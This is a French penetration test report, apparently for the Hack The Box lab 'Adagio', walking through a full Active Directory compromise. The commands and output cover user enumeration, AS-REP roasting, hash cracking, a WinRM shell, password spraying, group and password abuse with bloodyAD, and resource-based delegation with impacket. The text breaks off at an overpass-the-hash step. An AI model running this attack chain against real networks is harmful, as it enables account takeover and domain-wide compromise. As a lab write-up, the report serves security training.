COMPANY

Rapport de test d'intrusion interne

Adagio HTB

8 octobre 2025

Version: 1.0

CONFIDENTIEL

Sommaire

1 Contacts

Contacts Adagio		
Contact	**Rôle**	**Adresse mail de contact**
Sarah Walker	PDG	swalker@adagio.htb

Contact auditeur		
Nom de l'auditeur	**Rôle**	**Adresse mail de contact**
Valentin B	Pentester	pentester@mail.fr

2 Résumé opérationnel

Adagio HTB (“Adagio”) a engagé Valentin B pour effectuer un test d'intrusion interne pour Adagio afin d'identifier les faiblesses de sécurité, déterminer leur impact vis à vis d'Adagio, documenter les éléments identifiés, et préconiser des solutions de remédiation.

2.1 Objectif

Valentin B a effectué les tests dans une approche “Black Box” entre le 7 octobre 2025, et le 8 octobre 2025 sans identifiants ou connaissance avancée de l'infrastructure d'Adagio. Les tests ont été effectués de manière non-évasive avec pour objectif d'identifier le plus de vulnérabilités et mauvaises configurations possibles. Les tests ont été effectués à distance depuis la machine de l'auditeur Valentin B au travers d'une connexion VPN. Chaque vulnérabilité identifiée a été manuellement investiguée afin de déterminer les possibilités d'exploitation et d’escalade de privilèges.

Valentin B cherche à démontrer l'impact de toutes les vulnérabilités identifiées jusqu'à la compromission totale du domaine.

2.2 Périmètre

Le périmètre du test d'intrusion est le domaine Active Directory ADAGIO.HTB.

Périmètre

HOTE	Description
ADAGIO.HTB	Domaine AD de Adagio

2.3 Aperçu et Recommendations

Au cours du test d'intrusion pour Adagio, Valentin B a identifié 5 vulnérabilités menaçant la confidentialité, intégrité et disponibilité du système d'information d'Adagio. Les vulnérabilités ont été catégorisées par niveau de criticité, avec 3 d'entre elles jugées critiques et 2 élevées.

Le testeur a dans un premier temps pu identifier les employés de l'organisation grâce aux informations publiques présentes sur son site internet et en dresser une liste d'utilisateurs. A partir de cette liste, une mauvaise configuration a permis de récupérer le mot de passe de l'un des utilisateurs, octroyant un premier accès sur l'infrastructure de l'organisation. Suite à cela, le testeur a pu s'authentifier sur la session de l'utilisateur et accéder à un fichier de configuration contenant d'autres identifiants. Petit à petit, le testeur a augmenté ses privilèges en exploitant les faiblesses internes, en modifiant les mots de passe et les appartenances aux groupes, puis en se faisant passer pour un utilisateur disposant de privilèges plus importants. Finalement, le testeur a pu obtenir un accès complet au domaine de l'entreprise, ce qui lui a permis de prendre le contrôle de tous les comptes, serveurs et fichiers de l'organisation.

Adagio devrait créer un plan de remédiation basé sur la section Actions correctives de ce rapport, afin de corriger les vulnérabilités à fort impact le plus rapidement possible. Adagio devrait également considérer de réaliser des analyses de vulnérabilités de manière régulière si ce n'est pas déjà le cas. Une fois les vulnérabilités présentées dans ce rapport corrigées, un examen plus en profondeur de l'Active Directory permettrait d'identifier d'autres opportunités de durcissement sur l'environnement, afin de rendre la tâche plus difficile pour un attaquant et faciliter la détection et réponse à incident en cas d'activité suspecte.

3 Synthèse du test d'intrusion interne

Valentin B a entamé les tests depuis un accès VPN sur le réseau interne de l'entreprise. Adagio n'a donné aucune information au testeur en amont.

3.1 Bilan de l'audit

Au cours du test d'intrusion pour Adagio, Valentin B a identifié 5 vulnérabilités menaçant la confidentialité, intégrité et disponibilité du système d'information d'Adagio. Les vulnérabilités ont été catégorisées par niveau de criticité, avec 3 d'entre elles jugées critiques et 2 élevées. La charte suivante fournie un aperçu des vulnérabilités identifiées classé par ordre de criticité.

Au cours de ce test d'intrusion, 3 vulnérabilités Critiques et 2 vulnérabilités Élevées ont été identifiées:




Figure 1 - Répartition des vulnérabilités identifiées

Ci-dessous se trouve un aperçu de chaque vulnérabilité identifiée durant les tests. Ces vulnérabilités sont expliquées en détail dans la section Détails techniques de ce rapport.

4 Procédure pas à pas de la compromission du domaine

Au cours du test, Valentin B a pu compromettre un compte de l'AD, escalader les privilèges, et compromettre l'entièreté du domainte adagio.htb. Les étapes suivantes montrent le chemin d'attaque entrepris depuis l'accès initial jusqu'à la compromission complète du domaine.


4.1 Procédure pas à pas detaillée

Valentin B a exécuté les étapes suivantes afin de compromettre l'entièreté du domaine adagio.htb.

1. Le tester a pu identifier et générer une liste d'utilisateurs potentiels à l'aide des informations présentes sur le site de l'organisation.
2. Il a ensuite été possible de valider pour sûr l'existence de certains comptes sur l'infrastructure à l'aide de l'outil kerbrute.
3. A partir de cette liste de compte, le tester a pu performer une attaque d'AS-REP Roasting à l'aide de l'outil netexec et récupérer le hash de l'utilisateur jparsons.
4. Le hash de l'utilisateur jparsons a ensuite été cracké à l'aide de l'outil hashcat et de la wordlist rockyou.txt, puis les identifiants ont été validés sur le service ldap.
5. L'utilisateur jparsons fait partie du groupe "Remote Management Users" et peut par conséquent s'authentifier sur le service winrm du DC.
6. Des identifiants en clair ont été trouvés dans un fichier de configuration git. Le mot de passe a été spray sur les différents utilisateurs du domaine et une correspondance a été trouvé pour l'utilisateur rsamal.
7. L'utilisateur rsamal a le droit d'ajouter des membres au groupe Managers. Le tester a ajouté l'utilisateur rsamal au groupe Managers.
8. Une fois membre du groupe Managers, il a été possible de modifier les mots de passe des utilisateurs swalker, ayant les droits GenericWrite sur le Contrôleur de domaine, ainsi que celui du compte rnolan.
9. Le tester a pu exploiter le droit GenericWrite afin de mettre en place une délégation restreinte basée sur les ressources sur le DC pour le compte rnolan, sans dépendre d'un compte ayant un SPN. Puis un ticket de service a été obtenu pour l'utilisateur Administrator.
10. Pour finir, le compte Administrator a été utilisé afin de répliquer la base NTDS du DC en performant un DCSync, afin d'extraire tous les identifiants du domaine et établir une persistance.

Preuve de concept détaillée afin de reproduire le chemin d'attaque:

Dans un premier temps, le tester a pu identifier les employés de l'organisation depuis le site web et générer une liste contenant leurs noms.




```
$ cat names.txt
Richard Nolan
Sarah Walker
Millie Ross
Jennifer Parsons
Raj Samal
Brian Scott
```

Une fois cette liste générée, nous pouvons utiliser l'outil username-anarchy afin de générer de potentiels usernames.

```
$ ./username-anarchy -i names.txt > usernames

$ cat usernames
richard
richardnolan
richard.nolan
<...SNIP...>
swalker
wsarah
w.sarah
```

```
walkers
walker
```

A partir de cette liste, nous avons pu valider les comptes utilisateurs présents sur le domaine à l'aide de l'outil kerbrute.

```
$ ./kerbrute userenum --dc adagio.htb -d adagio.htb usernames


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 10/07/25 - Ronnie Flathers @ropnop

2025/10/07 23:36:04 >  Using KDC(s):
2025/10/07 23:36:04 >   adagio.htb:88

2025/10/07 23:36:04 >  [+] VALID USERNAME:       rnolan@adagio.htb
2025/10/07 23:36:04 >  [+] VALID USERNAME:       swalker@adagio.htb
2025/10/07 23:36:04 >  [+] VALID USERNAME:       mross@adagio.htb
2025/10/07 23:36:05 >  [+] VALID USERNAME:       rsamal@adagio.htb
2025/10/07 23:36:05 >  [+] VALID USERNAME:       jparsons@adagio.htb
2025/10/07 23:36:05 >  [+] VALID USERNAME:       bscott@adagio.htb
```

Nous avons pu ensuite effectuer une attaque d'AS-REP Roasting sur l'utilisateur jparsons et récupérer le hash de l'utilisateur.

```
$ netexec ldap 10.129.228.213 -u valid_users -p '' --dns-server 10.129.228.213 --kdcHost
dc.adagio.htb --asreproast asrep.txt
LDAP        10.129.228.213  389    DC              [*] Windows 10 / Server 2019 Build 17763
(name:DC) (domain:adagio.htb)
LDAP        10.129.228.213  389    DC
$krb5asrep$23$jparsons@ADAGIO.HTB:bb8ca8a4<REDACTED>
```

Le hash a ensuite été cracké à l'aide de l'outil hashcat et de la très populaire wordlist rockyou.txt

```
$ hashcat -m 18200 asrep.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

<SNIP>

$krb5asrep$23$jparsons@ADAGIO.HTB:bb8ca8a4<REDACTED>:<REDACTED>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$jparsons@ADAGIO.HTB:bb8ca8a4c03867736...dc7b9c
Time.Started.....: Tue Oct  7 23:45:21 2025 (5 secs)
Time.Estimated...: Tue Oct  7 23:45:26 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2065.8 kH/s (0.86ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10473472/14344385 (73.01%)
```

```
Rejected.........: 0/10473472 (0.00%)
Restore.Point....: 10469376/14344385 (72.99%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ZOLYOMI -> YuioYuio1
Hardware.Mon.#1..: Util: 28%

Started: Tue Oct  7 23:45:20 2025
Stopped: Tue Oct  7 23:45:28 2025
```

Les identifiants ont ensuite été validés sur le service LDAP à l'aide de l'outil netexec.

```
$ nxc ldap adagio.htb -u 'jparsons' -p '<REDACTED>'
LDAP        10.129.228.213  389    DC               [*] Windows 10 / Server 2019 Build 17763
(name:DC) (domain:adagio.htb)
LDAP        10.129.228.213  389    DC               [+] adagio.htb\jparsons:<REDACTED>
```

Les données de l'Active Directory ont ensuite été collectées avec l'outil rusthound, puis parsées avec l'outil bloodhound.

```
$ rusthound-ce -d adagio.htb -u 'jparsons' -p '<REDACTED>' -z --ldaps
---------------------------------------------------
Initializing RustHound-CE at 00:02:19 on 10/08/25
Powered by @g0h4n_0
---------------------------------------------------

[2025-10-07T22:02:19Z INFO  rusthound_ce] Verbosity level: Info
[2025-10-07T22:02:19Z INFO  rusthound_ce] Collection method: All
[2025-10-07T22:02:19Z INFO  rusthound_ce::ldap] Connected to ADAGIO.HTB Active Directory!
[2025-10-07T22:02:19Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-10-07T22:02:19Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-07T22:02:24Z INFO  rusthound_ce::ldap] All data collected for NamingContext
DC=adagio,DC=htb
[2025-10-07T22:02:24Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-07T22:02:26Z INFO  rusthound_ce::ldap] All data collected for NamingContext
CN=Configuration,DC=adagio,DC=htb
[2025-10-07T22:02:26Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-07T22:02:27Z INFO  rusthound_ce::ldap] All data collected for NamingContext
CN=Schema,CN=Configuration,DC=adagio,DC=htb
[2025-10-07T22:02:27Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-07T22:02:27Z INFO  rusthound_ce::ldap] All data collected for NamingContext
DC=DomainDnsZones,DC=adagio,DC=htb
[2025-10-07T22:02:27Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-07T22:02:27Z INFO  rusthound_ce::ldap] All data collected for NamingContext
DC=ForestDnsZones,DC=adagio,DC=htb
[2025-10-07T22:02:27Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
[2025-10-07T22:02:27Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2025-10-07T22:02:27Z INFO  rusthound_ce::json::checker] Starting checker to replace some
values...
[2025-10-07T22:02:27Z INFO  rusthound_ce::json::checker] Checking and replacing some values
finished!
[2025-10-07T22:02:27Z INFO  rusthound_ce::json::maker::common] 10 users parsed!
[2025-10-07T22:02:27Z INFO  rusthound_ce::json::maker::common] 64 groups parsed!
[2025-10-07T22:02:27Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
[2025-10-07T22:02:27Z INFO  rusthound_ce::json::maker::common] 1 ous parsed!
[2025-10-07T22:02:27Z INFO  rusthound_ce::json::maker::common] 3 domains parsed!
[2025-10-07T22:02:27Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
```

```
[2025-10-07T22:02:27Z INFO  rusthound_ce::json::maker::common] 73 containers parsed!
[2025-10-07T22:02:27Z INFO  rusthound_ce::json::maker::common] .//20251008000227_adagio-
htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 00:02:27 on 10/08/25! Happy Graphing!
```

En réutilisant les identifiants sur le service WinRM, on peut s'apercevoir que l'utilisateur a la possibilité d'obtenir une session interactive sur le DC.

```
$ nxc winrm adagio.htb -u jparsons -p '<REDACTED>'
WINRM       10.129.228.213  5985   DC               [*] Windows 10 / Server 2019 Build 17763
(name:DC) (domain:adagio.htb)
WINRM       10.129.228.213  5985   DC               [+] adagio.htb\jparsons:<REDACTED>
(Admin!)
```

Nous avons ensuite obtenu une session sur le DC à l'aide de l'outil evil-winrm.

```
$ evil-winrm -i dc.adagio.htb -u jparsons -p '<REDACTED>'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method
`quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-
winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\jparsons\Documents> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DC
   Primary Dns Suffix  . . . . . . . : adagio.htb
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : adagio.htb
                                       htb

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-94-08-7E
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::243(Preferred)
   Lease Obtained. . . . . . . . . . : Tuesday, October 7, 2025 7:33:11 AM
   Lease Expires . . . . . . . . . . : Tuesday, October 7, 2025 9:33:11 AM
   IPv6 Address. . . . . . . . . . . : dead:beef::9f6b:3979:1367:676(Preferred)
   Link-local IPv6 Address . . . . . : fe80::c596:76d0:4f42:3d4e%3(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.129.228.213(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Lease Obtained. . . . . . . . . . : Tuesday, October 7, 2025 7:33:08 AM
   Lease Expires . . . . . . . . . . : Tuesday, October 7, 2025 9:33:08 AM
```

```
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe94:5e64%3
                                       10.10.10.2
                                       10.129.0.1
   DHCP Server . . . . . . . . . . . : 10.129.0.1
   DHCPv6 IAID . . . . . . . . . . . : 100683862
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-30-76-DC-FA-00-50-56-94-08-7E
   DNS Servers . . . . . . . . . . . : ::1
                                       127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb

*Evil-WinRM* PS C:\Users\jparsons\Documents> whoami
adagio\jparsons
*Evil-WinRM* PS C:\Users\jparsons\desktop> cat user.txt
1b4c<REDACTED>
```


Le tester a ensuite identifié un mot de passe en clair dans un fichier .gitconfig présent dans le répertoire de l'utilisateur jparsons.

```
*Evil-WinRM* PS C:\users\jparsons> more .gitconfig
[credential]
        helper = store
[remote "origin"]
        url = https://devel:<REDACTED>@git.adagio.htb/devel/mobile
```

Le mot de passe précédemment récupéré dans le fichier .gitconfig de l'utilisateur jparsons a été spray sur les différents comptes de l'AD et s'avère valide pour l'utilisateur rsamal.

```
$ nxc ldap 10.129.238.60 -u users -p '<REDACTED>' -d adagio.htb --continue-on-success | grep
+
LDAP                    10.129.238.60   389    DC               [+]
adagio.htb\rsamal:<REDACTED>
```

En tant que membre du groupe Developers, l'utilisateur rsamal peut ajouter des utilisateurs au groupe Managers, leur octroyant le droit de changer le mot de passe de l'utilisateur swalker. L'utilisateur swalker, peut quant à lui écrire n'importe quel attribut non protégé du compte de machine du DC et mettre en place une délégation restreinte basée sur les ressources.



Dans un premier temps le testeur a ajouté le compte rsamal au groupe Managers à l'aide de l'outil BloodyAD.

```
$ bloodyAD --host dc.adagio.htb -d "adagio.htb" -u "rsamal" -p '<REDACTED>' add groupMember
"Managers" "rsamal"
[+] rsamal added to Managers
```

Les membres du groupe Managers ayant l'ACL AllExtendedRights, il est possible de changer le mot de passe de l'utilisateur swalker.


```
$ bloodyAD --host dc.adagio.htb -d "adagio.htb" -u "rsamal" -p '<REDACTED>' set password
"swalker" "<REDACTED>"
[+] Password changed successfully!
```

Nous avons ensuite tenté d'ajouter un compte de machine avec les comptes jparsons et rsamal afin de mettre en place une Delegation restreinte basé sur les ressources, sans succès car le Machine Account Quota est défini à 0 ce qui ne permet pas d'ajouter des comptes de machines.

```
$ bloodyAD --host dc.adagio.htb -d "adagio.htb" -u "rsamal" -p '<REDACTED>' get object
'DC=adagio,DC=htb' --attr ms-DS-MachineAccountQuota

distinguishedName: DC=adagio,DC=htb
ms-DS-MachineAccountQuota: 0


$ impacket-addcomputer -method LDAPS -computer-name 'ATTACKERSYSTEM$' -computer-pass
'Summer2018!' -dc-host dc.adagio.htb -domain-netbios ADAGIO 'adagio.htb/rsamal:<REDACTED>'
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[-] User rsamal machine quota exceeded!

$ impacket-addcomputer -method LDAPS -computer-name 'ATTACKERSYSTEM$' -computer-pass
'Summer2018!' -dc-host dc.adagio.htb -domain-netbios ADAGIO 'adagio.htb/
jparsons:<REDACTED>'
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[-] User jparsons machine quota exceeded!
```

Une alternative existe afin d'exploiter une RBCD sans utiliser de compte ayant un SPN défini, mais avec un compte utilisateur classique.

Pour ce faire nous avons décidé d'utiliser le compte rnolan. En tant que membre du groupe Managers, il nous est également possible de changer le mot de passe de ce compte.



```
$ bloodyAD --host dc.adagio.htb -d "adagio.htb" -u "rsamal" -p '<REDACTED>' set password
"rnolan" "<REDACTED>"
[+] Password changed successfully!
```

Nous avons ensuite défini le compte rnolan comme pouvant déléguer sur le DC, à l'aide de l'outil impacket-rbcd.

```
$ rbcd.py -delegate-from 'rnolan' -delegate-to 'DC$' -dc-ip 'dc.adagio.htb' -action 'write'
'adagio.htb'/'swalker':'<REDACTED>'
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] rnolan can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     rnolan       (S-1-5-21-775547830-308377188-957446042-1105)


$ rbcd.py -delegate-to 'DC$' -dc-ip 'dc.adagio.htb' -action 'read'
'adagio.htb'/'swalker':'<REDACTED>'
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[*] Accounts allowed to act on behalf of other identity:
[*]     rnolan       (S-1-5-21-775547830-308377188-957446042-1105)
```

Un Overpass the hash a ensuite été réalisé afin de récupérer un TGT pour l'utilisateur et contenant une Ticket Session Key.

```
$ impacket-getTGT -hashes :$(pypykatz crypto nt '<REDACTED>')
'adagio.htb'/'rnolan'
